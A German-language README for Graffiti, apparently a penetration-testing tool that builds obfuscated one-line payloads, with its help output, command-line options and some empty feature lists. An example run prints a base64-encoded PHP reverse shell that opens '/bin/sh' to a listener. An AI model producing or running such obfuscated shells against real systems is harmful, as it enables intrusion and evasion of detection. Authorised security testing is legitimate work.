 ekultek/graffiti
Ein Tool zur Generierung von obfuskierten Einzeilern zur Unterstützung bei Penetrationstests

Graffiti ist ein Werkzeug zur Erstellung von verschleierten Einzeilern, um Penetrationstests zu unterstützen. Graffiti akzeptiert die folgenden Sprachen zum Codieren:
Graffiti akzeptiert auch Sprachen, die nicht in der Liste enthalten sind, und speichert den Einzeiler in einer Datenbank.
Graffiti wird mit einer Datenbank ausgeliefert, die jeden codierten Payload einfügt, damit Benutzer bereits erstellte Payloads für die zukünftige Verwendung einsehen können. Die Payloads können mit den folgenden Techniken codiert werden:
Einige Funktionen von Graffiti sind:
Graffiti wird mit einem integrierten Terminal ausgeliefert. Wenn Sie keine Flaggen an das Programm übergeben, gelangen Sie in das Terminal. Das Terminal verfügt über einen Verlauf, die Möglichkeit, externe Befehle auszuführen, und eigene interne Befehle. Um Hilfe zu erhalten, geben Sie einfach help oder ? ein:

  ________              _____  _____.__  __  .__
 /  _____/___________ _/ ____\/ ____\__|/  |_|__|
/   \  __\_  __ \__  \\   __\\   __\|  \   __\  |
\    \_\  \  | \// __ \|  |   |  |  |  ||  | |  |
 \______  /__|  (____  /__|   |__|  |__||__| |__|
        \/           \/
 v(0.1)

no arguments have been passed, dropping into terminal type `help/?` to get help, all commands that sit inside of `/bin` are available in the terminal
root@graffiti:~/graffiti# ?

 Command                                  Description
---------                                --------------
 help/?                                  Show this help
 external                                List available external commands
 cached                                  Display all payloads that are already in the database
 list/show                               List all available payloads
 search <phrase>                         Search for a specific payload
 use <payload> <coder>                   Use this payload and encode it using a specified coder
 info <payload>                          Get information on a specified payload
 check                                   Check for updates
 history                                 Display command history
 exit/quit                               Exit the terminal and running session
 encode <script-type> <coder>            Encode a provided payload

root@graffiti:~/graffiti# help

 Command                                  Description
---------                                --------------
 help/?                                  Show this help
 external                                List available external commands
 cached                                  Display all payloads that are already in the database
 list/show                               List all available payloads
 search <phrase>                         Search for a specific payload
 use <payload> <coder>                   Use this payload and encode it using a specified coder
 info <payload>                          Get information on a specified payload
 check                                   Check for updates
 history                                 Display command history
 exit/quit                               Exit the terminal and running session
 encode <script-type> <coder>            Encode a provided payload
Graffiti bietet auch Befehlszeilenargumente, wenn Sie schnell einen Payload codieren müssen:
usage: graffiti.py [-h] [-c CODEC] [-p PAYLOAD]
                   [--create PAYLOAD SCRIPT-TYPE PAYLOAD-TYPE DESCRIPTION OS]
                   [-l]
                   [-P [PAYLOAD [SCRIPT-TYPE,PAYLOAD-TYPE,DESCRIPTION ...]]]
                   [-lH LISTENING-ADDRESS] [-lP LISTENING-PORT] [-u URL] [-vC]
                   [-H] [-W] [--memory] [-mC COMMAND [COMMAND ...]]

optional arguments:
  -h, --help            show this help message and exit
  -c CODEC, --codec CODEC
                        specify an encoding technique (*default=None)
  -p PAYLOAD, --payload PAYLOAD
                        pass the path to a payload to use (*default=None)
  --create PAYLOAD SCRIPT-TYPE PAYLOAD-TYPE DESCRIPTION OS
                        create a payload file and store it inside of
                        ./etc/payloads (*default=None)
  -l, --list            list all available payloads by path (*default=False)
  -P [PAYLOAD [SCRIPT-TYPE,PAYLOAD-TYPE,DESCRIPTION ...]], --personal-payload [PAYLOAD [SCRIPT-TYPE,PAYLOAD-TYPE,DESCRIPTION ...]]
                        pass your own personal payload to use for the encoding
                        (*default=None)
  -lH LISTENING-ADDRESS, --lhost LISTENING-ADDRESS
                        pass a listening address to use for the payload (if
                        needed) (*default=None)
  -lP LISTENING-PORT, --lport LISTENING-PORT
                        pass a listening port to use for the payload (if
                        needed) (*default=None)
  -u URL, --url URL     pass a URL if needed by your payload (*default=None)
  -vC, --view-cached    view the cached data already present inside of the
                        database
  -H, --no-history      do not store the command history (*default=True)
  -W, --wipe            wipe the database and the history (*default=False)
  --memory              initialize the database into memory instead of a .db
                        file (*default=False)
  -mC COMMAND [COMMAND ...], --more-commands COMMAND [COMMAND ...]
                        pass more external commands, this will allow them to
                        be accessed inside of the terminal commands must be in
                        your PATH (*default=None)
Das Codieren eines Payloads ist so einfach:
root@graffiti:~/graffiti# python graffiti.py -c base64 -p /linux/php/socket_reverse.json -lH 127.0.0.1 -lP 9065
Encoded Payload:
--------------------------------------------------

php -r 'exec(base64_decode("JHNvY2s9ZnNvY2tvcGVuKCIxMjcuMC4wLjEiLDkwNjUpO2V4ZWMoIi9iaW4vc2ggLWkgPCYzID4mMyAyPiYzIik7"));'

--------------------------------------------------

Eine Demo von Graffiti finden Sie hier:
Auf jedem Linux-, Mac- oder Windows-System sollte Graffiti ohne zusätzliche Pakete sofort funktionieren. Wenn Sie Graffiti als ausführbare Datei auf Ihrem System installieren möchten (Sie müssen entweder Linux oder Mac ausführen, damit es erfolgreich funktioniert), müssen Sie Folgendes tun:
./install.sh
Dies installiert Graffiti in Ihrem System und ermöglicht es Ihnen, es von überall aus auszuführen.
Wenn Sie einen Fehler oder ein Problem finden, erstellen Sie bitte ein Issue mit Details hier – vielen Dank im Voraus!
